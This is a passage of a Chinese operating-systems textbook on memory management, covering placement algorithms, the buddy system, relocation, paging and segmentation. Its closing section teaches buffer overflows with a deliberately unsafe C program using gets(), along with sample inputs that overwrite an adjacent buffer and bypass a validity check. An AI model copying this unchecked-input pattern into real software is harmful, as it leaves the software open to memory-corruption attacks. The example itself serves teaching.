


图7.4 动态分区的效果

放置算法

由于内存压缩非常费时，因而操作系统需要巧妙地把进程分配到内存中，塞住内存中的那些"洞"。当把一个进程装入或换入内存时，如果内存中有多个足够大的空闲块，则操作系统必须确定要为此进程分配哪个空闲块。

可供考虑的有三种放置算法：最佳适配、首次适配和下次适配。这三种算法都是在内存中选择等于或大于该进程的空闲块。差别在于：最佳适配选择与要求的大小最接近的块；首次适配从头开始扫描内存，选择大小足够的第一个可用块；下次适配从上一次放置的位置开始扫描内存，选择下一个大小足够的可用块。

图7.5a给出了经过多次放置和换出操作之后内存配置的例子。前一次操作在一个22MB的块中创建了一个14MB的分区。图7.5b给出了为满足一个16MB的分配请求，使用最佳适配、首次适配和下次适配三种放置算法的区别。最佳适配查找所有的可用块列表，最后使用了一个18MB的块，留下了2MB的碎片；首次适配产生了一个6MB的碎片；下次适配产生了一个20MB的碎片。

各种方法的好坏取决于发生进程交换的次序以及这些进程的大小。但是，还可以得出一些一般性的结论（见［BREN89］、［SHOR75］和［BAYS77］）。首次适配算法不仅是最简单的，而且通常也是最好和最快的。下次适配算法通常比首次适配的结果要差，它常常会导致在内存的末尾分配空间，导致的结果是通常位于存储空间末尾的最大空闲存储块很快被分裂成小碎片。因此使用下次适配算法可能需要更多次数的压缩。另一方面，首次适配算法会使得内存的前端出现很多小的空闲分区，并且每当进行首次适配查找时，都要经过这些分区。最佳适配算法尽管称为"最佳"，但通常性能却是最差的。这个算法需要查找满足要求的最小块，因而它可能保证产生的碎片尽可能地小。尽管每次存储请求总是浪费最小的存储空间，但结果却使得内存中很快产生许多

很小的块，这些块通常很小以至于不能满足任何内存分配请求。因此，它比其他算法需要更经常地进行内存压缩。




图 7.5 分配一个 16MB 的块的操作之前和之后的内存配置

置换算法

在使用动态分区的多道程序设计系统中，有时候会出现内存中的所有进程都处于阻塞态，并且即使进行了压缩，对一个新的进程仍没有足够的内存空间。为避免由于等待一个活动进程解除阻塞状态引起的处理器时间浪费，操作系统将把一个阻塞的进程换出内存，给新进程或处于就绪-挂起态的进程让出空间。因此，操作系统必须选择要替换哪个进程。由于置换算法的一些细节涉及了各种虚拟内存方案，因此将在讨论虚拟内存方案时再讨论置换算法的细节。

7.2.3 伙伴系统

固定分区和动态分区方案都有缺陷。固定分区方案限制了活动进程的数目，并且如果可用分区的大小与进程大小非常不匹配，则内存空间的利用率非常低。动态分区的维护特别复杂，并且引入了进行压缩的额外开销。一种更有吸引力的折中方案是伙伴系统（[KNUT97]、[PETE77]）。

在伙伴系统中，可用内存块的大小为 2^K 个字，$L \le K \le U$，

其中，

2^L 表示分配的最小块的尺寸

2^U 表示分配的最大块的尺寸；通常 2^U 是可供分配的整个内存的大小

开始时，可用于分配的整个空间被看做是一个大小为 2^U 的块。如果请求的大小 s 满足 $2^{U-1}<s \le 2^U$，则分配整个空间，否则，该块被分成两个大小相等的伙伴，大小均为 2^{U-1}。如果有 $2^{U-2}<s \le 2^{U-1}$，则给该请求分配两个伙伴中的任何一个；否则，其中的一个伙伴又被分成两半。这个过程一直继续直到产生大于或等于 s 的最小块，并分配给该请求。在任何时候，伙伴系统中为所有大小为 2^i 的“洞”维护着一个列表。一个洞可以通过对半分裂从（i+1）列表中移出，并在 i 列

表中产生两个大小为 2^i 的伙伴。当 i 列表中的一对伙伴都变成未分配的块时，它们从该 i 列表中移出，合并成（$i+1$）列表中的一个块。请求一个大小为 k 的块并且 k 满足 $2^{i-1}<k\le 2^i$ 时，可使用下面的递归算法（[LIST93]）找到一个大小为 2^i 的洞：

```
void get_hole(int i)
{
   if (i == (U + 1)) <failure>;
   if (<i_list empty>) {
         get_hole(i + 1);
         <split hole into buddies>;
         <put buddies on i_list>;
   }
   }<take first hole on i_list>;
}
```

图 7.6 给出了一个初始大小为 1MB 的块例子。第一个请求 A 为 100KB，需要一个 128KB 的块，最初的块被划分成两个 512KB 的伙伴，第一个又被划分成两个 256KB 的伙伴，并且其中将第一个又划分成两个 128KB 的伙伴，这两个 128KB 的伙伴中的一个分配给 A。下一个请求 B 需要 256KB 的块，因为已经有这样的一个块，随即分配给它。在需要时，这个分裂和合并的过程继续进行。注意，当 E 被释放时两个 128KB 的伙伴合并成一个 256KB 的块，这个 256KB 的块又立即与它的伙伴合并成一个 512KB 的块。

图 7.7 给出了一个表示当释放 B 的请求后的伙伴系统分配情况的二叉树。叶节点表示内存中的当前分区，如果两个伙伴都是叶节点，则至少有一个必须已经被分配出去了，否则它们将合并成一个更大的块。

伙伴系统是一个合理的折中方案，它克服了固定分区和可变分区方案的缺陷。但在当前的操作系统中，基于分页和分段机制的虚拟内存更先进。然而，伙伴系统在并行系统中有很多应用，它是为并行程序分配和释放内存的一种有效方法（参阅 [JOHN92]）。UNIX 内核存储分配中使用了一种改进了的伙伴系统（将在第 8 章论述）。




图 7.6　伙伴系统的例子




图 7.7　表示伙伴系统的树

7.2.4　重定位

在考虑解决分区技术的缺陷之前，必须先解决与进程在内存中的放置相关的一个遗留问题。当使用如图 7.3a 所示的固定分区方案时，一个进程可以总是被指定到同一个分区。也就是说，当装入一个新进程时，不论选择哪一个分区，当这个进程以后被换出又换入时，仍旧使用这个分区。在这种情况下，需要使用一个诸如附录 7A 中所述的简单的重定位加载器：当一个进程被首次加载时，代码中的相对内存访问被绝对的内存地址代替，这个绝对地址由进程被加载到的基地址确定。

对于大小相等的分区（如图 7.2 所示）以及只有一个进程队列的大小不等的分区（如图 7.3b 所示）的情况，一个进程在它的生命周期中可能占据不同的分区。当第一次创建一个进程映像时，它被装入内存中的某个分区。以后，该进程可能被换出，当它再次被换入时，可能被指定到与上一次不同的分区中。动态分区也存在同样的情况。观察图 7.4c 和图 7.4h，进程 2 两次被换入时占用了两个不同的内存区域。此外，当使用压缩时，内存中的进程也可能会发生移动。因此，进程访问的（指令和数据单元的）位置不是固定的。当进程被换入或者在内存中移动时，指令和数据单元的位置会发生改变。为解决这个问题，需要对几种地址类型进行区分。逻辑地址是指与当前数据在内存中的物理分配地址无关的访问地址，在执行对内存的访问之前必须把它转换成物理地址。相对地址是逻辑地址的一个特例，是相对于某些已知点（通常是程序的开始处）的存储单元。物理地址或绝对地址是数据在内存中的实际位置。

系统采用运行时动态加载的方式把使用相对地址的程序加载到内存（相关讨论见附录 7A）。通常情况下，被加载进程中的所有内存访问都相对于程序的开始点。因此，在执行包括这类访问的指令时，需要一个硬件机制把相对地址转换成物理内存地址。

图 7.8 给出了实现这类地址转换的一种典型方法。当进程处于运行态时，一个特殊的处理器寄存器，有时称做基址寄存器，其内容是程序在内存中的起始地址。还有一个界限寄存器指明程序的终止位置。当程序被装入内存或当该进程的映像被换入时，必须设置这两个寄存器。在进程的执行过程中会遇到相对地址，包括指令寄存器的内容、跳转或调用指令中的指令地址以及加载和存储指令中的数据地址。每个这样的相对地址都经过处理器的两步操作。首先，基址寄存器中的值加上相对地址产生一个绝对地址；然后，将得到的结果与界限寄存器的值相比较，如果这个地址在界限范围内，则继续该指令的执行；否则，向操作系统发出一个中断信号，操作系统必须以某种方式对这个错误做出响应。

图 7.8 中的方案使得程序可以在执行过程中被换入和换出内存。并且它还提供了一种保护：

每个进程映像根据基址和界限寄存器的内容被隔离开，以免受到其他进程的越权访问。




图 7.8 重定位的硬件支持

7.3 分页

大小不等的固定分区和大小可变的分区技术在内存的使用上都是低效的，前者会产生内部碎片，后者会产生外部碎片。但是，假如内存被划分成大小固定相等的块，且块相对比较小，每个进程也被分成同样大小的小块，那么进程中称为页的块可以指定到内存中称为页框的可用块。在本节中将会看到，使用分页技术在内存中为每个进程浪费的空间仅仅是进程最后一页的一小部分形成的内部碎片，没有任何外部碎片。

图 7.9 说明了页和页框的用法。在某个给定的时间，内存中的某些页框正在被使用，某些页框是空闲的，操作系统维护空闲页框的列表。存储在磁盘上的进程 A 由 4 个页组成。当装入这个进程时，操作系统查找 4 个空闲页框，并将进程 A 的 4 页装入这 4 个页框中，如图 7.9b 所示。进程 B 包含 3 页，进程 C 包含 4 页，它们依次被装入。然后进程 B 被挂起，并被换出内存。后来，内存中的所有进程被阻塞，操作系统需要换入一个新进程，即进程 D，它由 5 个页组成。

现在没有足够的连续页框来保存进程 D，这会阻止操作系统加载该进程吗？答案是否定的，因为可以使用逻辑地址来解决这个问题。这时仅有一个简单的基址寄存器是不够的，操作系统需要为每个进程维护一个页表。页表给出了该进程的每一页对应的页框的位置。在程序中，每个逻辑地址包括一个页号和在该页中的偏移量。在简单分区的情况下，逻辑地址是一个字相对于程序开始处的位置，处理器把它转换成一个物理地址。在分页中，逻辑地址到物理地址的转换仍然由处理器硬件完成，并且处理器必须知道如何访问当前进程的页表。给出逻辑地址（页号，偏移量），处理器使用页表产生物理地址（页框号，偏移量）。

继续前面的例子，进程 D 的 5 页被装入页框 4、5、6、11 和 12。图 7.10 给出了此时各个进程的页表。进程每一页在页表中都有一项，因此页表可以很容易地按页号对进程的所有页进行索引（从 0 页开始）。每个页表项包含内存中的用于保存相应页的页框的页框号。此外，操作系统为当前内存中未被占用、可供使用的所有页框维护一个空闲页框列表。

由此可见前面所述的简单分页类似于固定分区，它们的不同之处在于：采用分页技术的分区相当小，一个程序可以占据多个分区，并且这些分区不需要是连续的。




图 7.9　为进程页分配空闲页框




图 7.10　图 7.9 中的例子在时间点（f）时的数据结构

为了使分页方案更加方便，规定页的大小以及页框的大小必须是 2 的幂，以便容易地表示出相对地址。相对地址由程序的起点和逻辑地址定义，可以用页号和偏移量表示。图 7.11 给出了一个例子，这里使用的是 16 位地址，页大小为 1KB，即 1024 字节。例如相对地址 1502 的二进制形式为 0000010111011110。由于页大小为 1KB，偏移量为 10 位，剩下的 6 位为页号，因此，一个程序最多由 $2^6=64$ 页组成，每页为 1KB。如图 7.11b 所示，相对地址 1502 对应于页 1（000001）中的偏移量 478（0111011110），它们可以产生相同的 16 位数 0000010111011110。

使用页大小为 2 的幂的页的结果是双重的。首先，逻辑地址方案对编程者、汇编器和链接器是透明的。程序的每个逻辑地址（页号，偏移量）与它的相对地址是一致的。其次，用硬件实现运行时动态地址转换的功能相对比较容易。考虑一个 $n+m$ 位的地址，最左边的 n 位是页号，最右边的 m 位是偏移量。在图 7.11b 的例子中，$n=6$ 且 $m=10$。地址转换需要经过以下步骤：

- 提取页号，即逻辑地址最左面的 n 位。
- 以这个页号为索引，查找该进程页表中相应的页框号 k。
- 该页框的起始物理地址为 $k\times 2^m$，被访问字节的物理地址是这个数加上偏移量。物理地址不需要计算，可以简单地把偏移量附加到页框号后面来构造物理地址。

在前面的例子中，逻辑地址为 0000010111011110，它的页号为 1，偏移量为 478。假设该页驻留在内存页框 6（即二进制 000110）中，则物理地址页框号为 6，偏移量为 478，物理地址为 0001100111011110，如图 7.12a 所示。




图 7.11 逻辑地址

总之，采用简单分页技术，内存被分成许多大小相等且很小的页框，每个进程被划分成同样大小的页；较小的进程需要较少的页，较大的进程需要较多的页；当一个进程被装入时，它的所有页都被装入到可用页框中，并且建立一个页表。这种方法解决了分区技术存在的许多问题。




图 7.12 逻辑地址转换成物理地址的例子

7.4 分段

细分用户程序的另一种可选方案是分段。采用分段技术，可以把程序和其相关的数据划分到几个段中。尽管段有一个最大长度限制，但并不要求所有程序的所有段的长度都相等。和分页一样，采用分段技术时的逻辑地址也是由两部分组成：段号和偏移量。

由于使用大小不等的段，分段类似于动态分区。在没有采用覆盖方案或使用虚拟内存的情况下，为执行一个程序，需要把它的所有段都装入内存。与动态分区不同的是，在分段方案中，一个程序可以占据多个分区，并且这些分区不要求是连续的。分段消除了内部碎片，但是和动态分区一样，它会产生外部碎片。不过由于进程被分成多个小块，因此外部碎片也会很小。

分页对程序员来说是透明的，而分段通常是可见的，并且作为组织程序和数据的一种方便手段提供给程序员。一般情况下，程序员或编译器会把程序和数据指定到不同的段。为了实现模块化程序设计的目的，程序或数据可能进一步分成多个段。这种方法最不方便的地方是程序员必须清楚段的最大长度限制。

采用大小不等的段的另一个结果是，逻辑地址和物理地址间不再具有简单的对应关系。类似于分页，在简单的分段方案中，每个进程都有一个段表，系统也会维护一个内存中的空闲块列表。每个段表项必须给出相应的段在内存中的起始地址，还必须指明段的长度，以确保不会使用无效地址。当进程进入运行状态时，系统会把其段表的地址装载到一个寄存器中，由内存管理硬件来使用这个寄存器。考虑一个 $n+m$ 位的地址，最左边的 n 位是段号，最右边的 m 位是偏移量。在图 7.11c 的例子中 $n=4$、$m=12$，因此最大段长度为 $2^{12}=4096$。进行地址转换需要以下步骤：

- 提取段号，即逻辑地址最左边的 n 位。
- 以这个段号为索引，查找该进程段表中该段的起始物理地址。
- 最右边 m 位表示偏移量，偏移量和段长度进行比较，如果偏移量大于该段的长度，则这个地址无效。
- 物理地址为该段的起始物理地址与偏移量的和。

在该例子中，逻辑地址为 0001001011110000，其中段号为 1，偏移量为 752。假设这个段驻留在内存中，起始物理地址为 0010000000100000，则相应的物理地址为 0010000000100000＋001011110000＝0010001100010000，如图 7.12b 所示。

总之，采用简单分段技术，进程被划分成许多段，段的大小不需要相等。当一个进程被调入时，它的所有段都被装入内存的可用区域中，并建立一个段表。

7.5 安全问题

内存和虚拟内存是容易受到安全威胁的系统资源，因此需要采取一些安全对策来保护它们。最明显的安全需求是防止进程内存中的内容遭受未授权访问。如果进程没有声明共享其部分内存，则其他程序不得访问这部分内存内容。如果进程声明其某部分内存可以被指定程序共享，那么操作系统的安全服务必须保证只有这些指定进程可以访问这部分内存。第 3 章中讨论的安全威胁和对策与这种类型的内存保护相关。

本节中概述了另一种涉及内存保护的安全威胁。在第七部分将对其进行详细叙述。

7.5.1 缓冲区溢出攻击

这里将介绍一种涉及内存管理的很严重的安全威胁：**缓冲区溢出**（buffer overflow），也叫**内存越界**（buffer overrun），NIST（美国国家标准技术研究院）的关键信息安全术语词汇表中对其定义如下：

缓冲区溢出：输入到一个缓冲区或者数据保存区域的数据量超过了其容量，从而导致覆盖了其他信息的一种状况。攻击者造成并利用这种状况使系统崩溃或者通过插入特制的代码来控制系统。

当一个进程试图向一个固定大小的缓冲区中存储的数据量超过了这个缓冲区的限制时，会覆盖相邻的内存单元，这种缓冲区溢出可能是由编程错误造成的。相邻的内存单元中可能存有其他程序的变量、参数或者类似于返回地址或指向前一个栈帧的指针等程序控制流数据。缓冲区可以位于堆、栈或进程的数据段。这种错误的后果包括程序使用的数据损坏，程序中控制流发生意外改变，违法的内存访问，并且最终很有可能会造成程序终止。当攻击者成功地攻击了一个系统之后，作为攻击的一部分，程序的控制流可能会跳转到攻击者选择的代码处，造成的结果是被攻击的进程可以执行任意的特权代码。缓冲区溢出攻击是最普遍和最危险的计算机安全攻击类型之一。

为了说明一种常见类型的缓冲区溢出（即**堆栈溢出**）的基本过程，请考虑 7.13a 图中给出的 C 语言 main 函数。函数中包含 3 个变量（**valid**、**str1** 和 **str2**）[⊖]，它们的值将被存放在相邻的内存单元中。它们的顺序和位置取决于变量类型（局部的或全局的）、所使用的语言和编译器以及目标机器的体系结构。对于这个例子，假定它们从高到低存储在连续的内存单元中，如图 7.14 所示[⊜]。这是一个典型的基于常见处理器体系结构（如 Intel 奔腾系统）的 C 语言函数中局部变量的例子。程序段的目的在于调用函数 **next_tag**（**str1**）将一些预期的标记值复制给 **str1**，假定这个标记值为字符串 **START**。然后使用 C 语言的标准库函数 **gets()** 从标准输入中读取下一行，接着用读到的字符串与预期的值做比较。如果下一行确实包含字符串 **START**，比较将会成功，变量 **valid** 将被置为 **TRUE**[⊜]。

本例为图 7.13b 中演示的三个例子程序的第一个。其他任何输入标记都会使 **valid** 的值为 **FALSE**。这种代码段可以用于解析结构化的网络协议交互或者格式化的文本文件。

```
int main(int argc,char *argv[]){
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

a）基本缓冲区溢出 C 代码实例

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1:str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADINPUT), valid(1)
```

b）基本缓冲区溢出运行实例

图 7.13 基本缓冲区溢出的例子

⊖ 在本例中，标志变量的类型是整型而不是布尔型。这样做既遵循了经典 C 编程风格，又避免了存储空间上的字对齐问题。缓冲区有意被设置得小一些，以强调要阐述的缓冲区溢出问题。

⊜ 在本图及相关图中，地址和数据的值以十六进制表示。数据的值在合适的时候也用 ASCII 字符表示。

⊜ 在 C 语言中，逻辑值 FALSE 和 TRUE 分别用整数 0 和 1（甚至可以是任何非零值）表示。正如在本程序中所做的，符号定义常被用来把这些符号名对应到它们的真实值上。

这段代码存在问题，因为传统的 C 语言库函数 **gets( )** 不包括数据复制总数的任何检查。它从程序标准输入中读取下一行文本，直到出现第一个换行符[1]，并且把复制内容放在提供的缓冲区中，再以 C 语言字符串[2]所用的 NULL 终结符作为其结尾。如果输入行多于 7 个字符，那么在读入这些字符（带 NULL 终结符）时所需的空间就会大于 **str2** 缓冲区可以提供的空间。因此，多余的字符将会覆盖与其相邻的变量值，本例中为 **str1**。例如，如果输入行包括 **EVILINPUTVALUE**，结果则是 **str1** 被字符 **TVALUE** 覆盖，**str2** 不仅占据为其分配的 8 个字符位置，还占据 str1 中大于 7 个字符的位置。这个可以参考图 7.13b 中的第二个程序运行实例。这个溢出导致没有直接用于保存此输入的一个变量的数据毁坏。由于两个字符不相等，**valid** 值则依然为 **FALSE**。此外，如果输入 16 个或更多字符，将会覆盖更多额外的内存单元。

